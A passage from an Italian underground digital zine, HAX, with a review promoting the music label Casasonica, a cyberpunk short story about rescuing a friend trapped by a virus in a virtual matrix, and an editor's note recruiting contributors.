L'innovazione sta nell'Espressione: si sviluppa con piccoli microfilmati e possibilità sovente di scaricare materiale audio gratuito, di essere sempre partecipi a tutte le attività di Casasonica. Ho infatti seguito gli sviluppi di ogni uscita discografica.

Il tutto naturalmente grazie al contributo anche del mio "bivaccare" nel sito di Casasonica,

Continua >

dove si respira aria di continuo movimento di idee innovative, a partire dai Gruppi in produzione: dagli Steela (puro reggae salentino) ai nebulosi Petrol (tra i componenti Dan Solo bassista dei Marlene Kuntz e Franz Goria voce dei Fluxus), dai Cinemavolta, i Robertina e Gatto Ciliegia contro il Grande Freddo, agli LNRipley (Ninja e Pierfunk batterista e l'ex bassista dei Subsonica) per passare a Postalmarket il mago dell' "8 bit audio format" colui che sprigiona musica da un Gameboy, dagli spigolosi Sikitikis ai maghi del "microchip emozionale" Subsonica. Basta leggere nella Home Page:

"Casasonica nasce come studio di registrazione, si sviluppa come etichetta discografica e diventa LABORATORIO CREATIVO.

Prima di tutto c'è la musica e gli artisti che la creano, poi arrivano i progetti con l'obiettivo di creare canali alternativi di comunicazione e distribuzione.

"GROUND" la sezione dell'etichetta dedicata al rock e al pop d'autore, "GROOVA" legata al dub e all'elettronica e "COSMO" per l'ambiente le sonorità più sperimentali.

Il tutto per dare occasione alle idee, anche quelle più sperimentali di farsi vedere e ascoltare.

Insomma io se fossi in voi un saltino in quel di: www.casasonica.it lo farei, un altro a visionare a ritroso dalla prima Newsonica ad oggi.. e un altro nella sezione store...

perchè dopo una cover di "Killing in the name" (Rage against the machine) eseguita dai saltellanti dred di Victor voce degli LNRipley non si può che acquistare a colpo sicuro ..



Banner del sito Casasonica

per chi invece si lascia trasportare dalla fluttuante e seriosa voce di Miss ChiccaFake e la sua Torino.. di sicuro cliccherà sul tastino "Newsonica - iscriviti alla nostra videonewletter" rimanendo in trepidante attesa (come me ...) che arrivi presto la n.12 e Buona Newsonica a tutti!

Soprattutto Buona musica



Screen shot del sito Casasonica

Ps. per tutti quelli che hanno 2 fratelli come me... avete la mia comprensione e stima ...

Stephya

HAX Racconti

PRIGIONIERO



“L'uomo è nato libero, ma dovunque è in catene”

J. J. Rousseau

Sono ancora qui. Probabilmente vi resterò per sempre. Ma una domanda mi assilla incessantemente: questa è la vita o la morte?

Cosa ricordo di quel dannatissimo giorno? Poco, quasi nulla. Un citofono nella notte, i led rossi della radiosveglia che segnavano le tre di notte, e la frustrante sensazione di essere l'unico idiota sveglio in tutto l'universo abitato.

E naturalmente la voce di Katie che mi implora di aprirle, la sua paura infinita.

-Luca, sei qui?- sento giungere la voce da gattina della mia amica, da qualche parte nel soggiorno.

-Arrivo!- urlo. Mi proietto in bagno tutto infreddolito: devo pisciare. La luce del soggiorno è accesa; corro ad abbracciare Caterina, seduta in poltrona in posizione fetale. Sembra debole e indifesa, così piccina stretta nel suo cappotto di camoscio. -Calmati, piccola- le sussurro nell'orecchio. Il volto gentile e delicato è violaceo, rigato dalle lacrime. Lei si avvinghia a me, piangendo sulla mia spalla. Per una volta nella mia squallida esistenza, non sono solo.

Il vento ulula dall'ingresso semiaperto. Mi sento come osservato, ma poi mi tranquillizzo: è semplice paranoia, ne soffrono tutti su questa terra.

Le nostre voci risuonano confuse nella mia mente leggera. Mi ero aspettato qualcosa di grosso, ma non di così grosso: Marco è prigioniero, semplicemente fottuto! Trattengo il fiato.

-Calmati, Katie, vedrai che riusciremo a tirarlo fuori-dico per rassicurarla. Ovviamente sto mentendo. Tirarlo fuori sarà veramente un guaio.

-Davvero?- solleva i suoi occhietti da cerbiatta e mi fissa, spaurita. Come posso deluderla? Come posso far soffrire una creatura così pura?

-Certo, vedrai. Adesso andiamo, però- mia alzo e la fisso -Da quanto tempo è dentro?

-Non lo so- risponde, la paura che nuovamente affiora nelle sue pupille umide -Sono passata ieri sera a trovarlo ed era già privo di sensi. Ho chiamato la polizia, ma mi hanno detto che non ci sarebbero stati agenti di servizio per le prossime ventiquattrore. Luridi bastardi...

-D'accordo, andiamo. Sei in macchina?

Annuisce. Filo a prendere il cappotto più pesante di cui dispongo (ne ho due in tutto), quindi ci tuffiamo nella notte fredda e buia, fendendo la neve con la sua Fiat sputacchiante. Silenzio. Non si vede un'anima viva per miglia e miglia. Accendo il condizionatore, e un dolce tepore invade l'ambiente. Lì dentro, l'aria sa di pino.

Parliamo del più e del meno, tanto per allentare la tensione.

Quasi non mi accorgo che siamo arrivati. Rallenta di colpo, parcheggiando il ferro vecchio in una straducola secondaria, scarsamente illuminata.

Budua, la baraccopoli, si estende per metri e metri di fronte a noi, un agglomerato fatiscante di sudice catapecchie in alluminio e pozzanghere fetenti. Neppure la neve candida riesce a lavare la sozzura di questo posto. La casa di Marco è là, a pochi passi, fragile e decrepita, imbiancata totalmente dalla neve, come un animaletto ferito che cerca di resistere alle intemperie. Il freddo è spaventoso. Avanziamo con passo spedito nella neve.

Oscurità e calore si avvinghiano tra loro come serpenti velenosi. Un ventilatore mutilato cigola dal soffitto incrostato dalla muffa e dall'umidità.

Marco è disteso supino su una sedia simile a quella di un dentista, il petto muscoloso è nudo, costellato di una miriade di elettrodi bianchi, e la fronte contorta in una smorfia imperlata di sudore gelido.

Ai suoi piedi, un groviglio intricato di cavi, pulsanti e led scintillanti: il simulatore di matrice, la chiave per il cyberspazio. Roba che scotta. Caterina mi lancia un'occhiata, reprimendo un brivido. Ricambio lo sguardo senza parlare, e mi stringo nelle spalle come a dire "Qualcuno dovrà pur farlo, no?"

Mentre mi spoglio, lei ricomincia a singhiozzare sommamente. Senza esitazioni mi siedo su di uno sgabello malfermo, e mi collego gli elettrodi al petto e alle tempie.

-Fammi da guida, d'accordo?

Annuisce, terrorizzata e posa le cuffie sulle orecchie. Chiudo gli occhi.

Continua >

Il ticchettio rapido delle dita di Caterina sulla piccola tastiera di controllo di terza mano. Prima di partire, lei si avvicina, si china su di me e appoggia le labbra umide sulle mie. Ci bacciamo con rabbia, quasi dolore. Le sue lacrime che mi bagnano il viso. Poi, Katie va con lo start, e le fauci oscure e gelide del cyberspazio mi inghiottono.

Da un tempo indeterminato, fluttuo nel nulla. Sono un fantasma, un candido alito di vita in un non-luogo buio e selvaggio. L'alfa e l'omega mi fissano ghignando ai poli opposti dello zero cibernetico, i padroni indiscussi della realtà virtuale. Sono solo. Il mio corpo ha assunto una consistenza eterea, fumosa, quasi fittizia. Muovo le labbra: nessun suono. Il tempo pare non esistere, quaggiù (o forse dovrei dire quassù?), ma in qualche modo lo sento scorrere, nella mia testa, nel mio sangue, furtivo, assolutamente inarrestabile. Il silenzio è assordante. Ad un tratto, la paura mi assale, un terrore cieco che non so spiegarmi, come se provenisse da un'altra dimensione spazio-temporale. Alieno.

"Luca? Mi senti?"

Universo nero. Luce e tenebre. Sento il mio ego terrorizzato sdoppiarsi. Sono qui, certo, ma anche aldilà, su di uno sgabello di plastica con degli elettrodi sulla pelle nuda e infreddolita. I miei occhi sono chiusi, le mani strette a pugno in una morsa d'acciaio. C'è qualcuno vicino a me...

"Luca, sono Caterina, riesci a sentirmi?"

Riesco a parlare, anzi è la mia mente che lo fa: - Katie? Sì, adesso ti sento. Sei riuscita a rintracciare Marco?

"E' nel settore 5 della matrice. Un virus infettivo lo tiene in scacco. Riesco appena a percepirlo, credo che la sua energia stia diminuendo. Devi fare alla svelta, Luca, ti prego, oppure potrebbe essere troppo tardi!" rimane in silenzio per un attimo. *"Quale "personalità" preferisci?"*

Ci rifletto su un secondo. -Superman, direi. È da quando avevo tre anni che è il mio sogno!

"Ne sei sicuro?"

-No. Dammi l'Uomo Ragno- Qualcosa mi dice che Spiderman farà al caso mio. È tutto così sadicamente comico!

"Ok. Guarda, il settore 5 si sta materializzando...ti prego, sta' attento, d'accordo?"

Dal nulla, una piazzetta linda e ridente. Alberi, due file parallele di querce. Tanta gente: donne, bambini, anziani. Tutti ectoplasmi ricreati dal virus.

Ma lui dov'è? Una scarica elettrica mi percorre il corpo, mi guardo e...è fantastico, sono l'Uomo Ragno in persona, tuta e congegno lancia-ragnatele compresi. Spedisco una ragnatela appiccicosa ma robusta contro il tronco di un albero, e mi sparo a tutta velocità su di un ramo, come nel cartone animato della TV. Rimango lì appollaiato per qualche secondo. -Mary

Jane?- dico scherzosamente -Che "personalità" ha assunto Marco, al momento della connessione?
"Se non sbaglio è un Terminator!"

Ovviamente. Il Terminatore è laggiù, posso chiaramente distinguere vicino alla fontana della piazza, costretto nel suo giubbotto di pelle nero lungo fino alle caviglie. Il suo volto è inespressivo, la sua posa immobile come quella di una statua. C'è qualcuno vicino a lui: il virus, che per ironia della sorte, a dispetto della sua pericolosità, ha assunto le fattezze di un marmocchio.

Vai, Spiderman, vai e distruggi il male! Una strana euforia cancella il terrore. Sono consapevole di poterci lasciare la pelle. Mentre mi precipito all'attacco verso la fontana, una scossa mi frulla il cervello.

-I miei sensi di ragno!

Balzo a pochi metri dal virus. Il marmocchio mi fissa sorridente. Guardo Marco, ma lui è intento a scrutare il vuoto. Ad un tratto, il marmocchio comincia a mutare: il suo braccio destro si trasforma in una frusta elettrica, mentre il suo corpo inizia a crescere fino a raggiungere oltre tre metri di statura. Cerco con terrore il sorriso ingenuo da ragazzino, ma la sua faccia non c'è più: è pura luce. La frusta parte sfrigolando. Effettuo una doppia capriola all'indietro, evitando il colpo per un pelo. Stupendo. Mi faccio avanti e provo a mollargli un calcione, ma quello levita in aria e mi colpisce con la frusta.

Tutto sa improvvisamente di bruciato, di stoffa e carne carbonizzata. Ho una ferita al braccio abbastanza vistosa. Stringo i denti, e mi rituffo all'attacco. Fingo di balzargli addosso, scarto di lato con la mia nuova agilità aracnea e sparo una groviglio di ragnatele addosso al mostro.

Subito, quello rovina per terra, le braccia e le gambe legate strette che si dimenano inutilmente.

"Siiiiiiiiiii....", penso giubilante. E' ko! Bisogna lasciare la matrice alla svelta. Attivo l'interfono cerebrale: -Caterina? Katie, presto, tiraci fuori di qui! Non c'è tempo.

"Subito. Apro una via di fuga, ok? Ancora un secondo... fatto. Il cassonetto...tuffatevi nel cassonetto, presto!"

Il cassonetto, sì, ma quale? Faccio scorrere lo sguardo sul paesaggio e ne conto ben tre. Quello del mezzo è illuminato da un lieve bagliore giallastro. Via. Afferro Marco e me lo carico sulle spalle. Strano, ma non ha quasi peso. Un metro, due metri...ancora una scossa alla testa, ancora i sensi di ragno che indicano un pericolo. Maledizione! C'è l'ho quasi fatta, rovescio Marco nel cassonetto, tra lo stupore generale della folla di fantasmi e mi do lo slancio con forza.

Ma, con mio grande stupore, qualcosa mi afferra la caviglia, si stringe in una presa elettrica, mi trascina all'indietro.

Stephya

Urlo per il dolore. Il virus e la sua dannata frusta: ancora lui!

Striscio sulle cianche in pietra, avvertendo un dolore pulsante alla schiena e al collo. Lancio le ragnatele con entrambi i congegni a pressione montati ai polsi; il virus è una criniera di fuoco in continuo mutamento. Le ragnatele si consumano sfrigolando ancor prima di raggiungere il suo corpo. Alle mie spalle avverto uno spostamento d'aria: la via di fuga che si richiude. Sono spacciato.

"Avanti, ragno, ce la puoi fare..."

Come per miracolo, riesco a districarmi dalla morsa elettrica della frusta e volo distante, arrampicandomi sulla cima di una quercia. Avverto le forze venirmi rapidamente meno. Il tempo pare fermarsi. La piazza diventa immobile. Come un esercito di robot, la gente si volta verso di me e mi fissa con sguardo inespressivo, incredibilmente freddo. "Dannato ragno del cazzo!", penso confusamente.

Un bip! sordo, poi cala l'oscurità e la piazza pare accartocciarsi su sé stessa come un vecchio giornale per fish'n'chips. Urlo furiosamente. Un risucchio di energia, poi tutto implode nel nulla cosmico, spedito alla velocità della luce verso il punto omega ...

Fine?

Giuseppe Picciarello



E' passato più di un anno dall'uscita del primo numero di Hax, in questo anno la rivista è cresciuta e si è ritagliata una visibilità importante nel mondo dell'underground digitale, con questa uscita siamo a 6 numeri pubblicati, uno più interessante dell'altro, che hanno riscosso molto successo.

Un'idea è diventata una realtà, un qualcosa di concreto, un qualcosa di bello che ci rende fieri e soddisfatti del lavoro che facciamo.

Ci sentiamo appagati?

Forse qualcuno può essersi sentito appagato, forse qualcuno può aver pensato che il progetto HAX sia arrivato al traguardo.

Quello che penso io?

Siamo solo al punto di partenza, siamo come una macchina che ha messo la prima marcia ed è appena partita. E' ora che viene il momento più difficile e importante.

Un grande progetto quale è quello di HAX ha bisogno di grandi persone alle spalle.

Vorrei ringraziare tutti i miei compagni di viaggio di questa magnifica avventura, tutti coloro che rendono possibile l'uscita della rivista e nello stesso tempo spronare tutti e incitarli a fare sempre meglio. A settembre voglio un impegno ancora maggiore.

Se sei un lettore della rivista e pensi che potresti dare una mano alla realizzazione dei prossimi numeri della rivista contattami a settembre e puoi entrare a far parte del RAPTOR'S TEAM.

Email: ciccioraptor@gmail.com

Skype: [ciccioraptor1](#)



HAX



be
free...

Hax Are eXperience

ciccioppter



<http://hax.cosenzainrete.it>

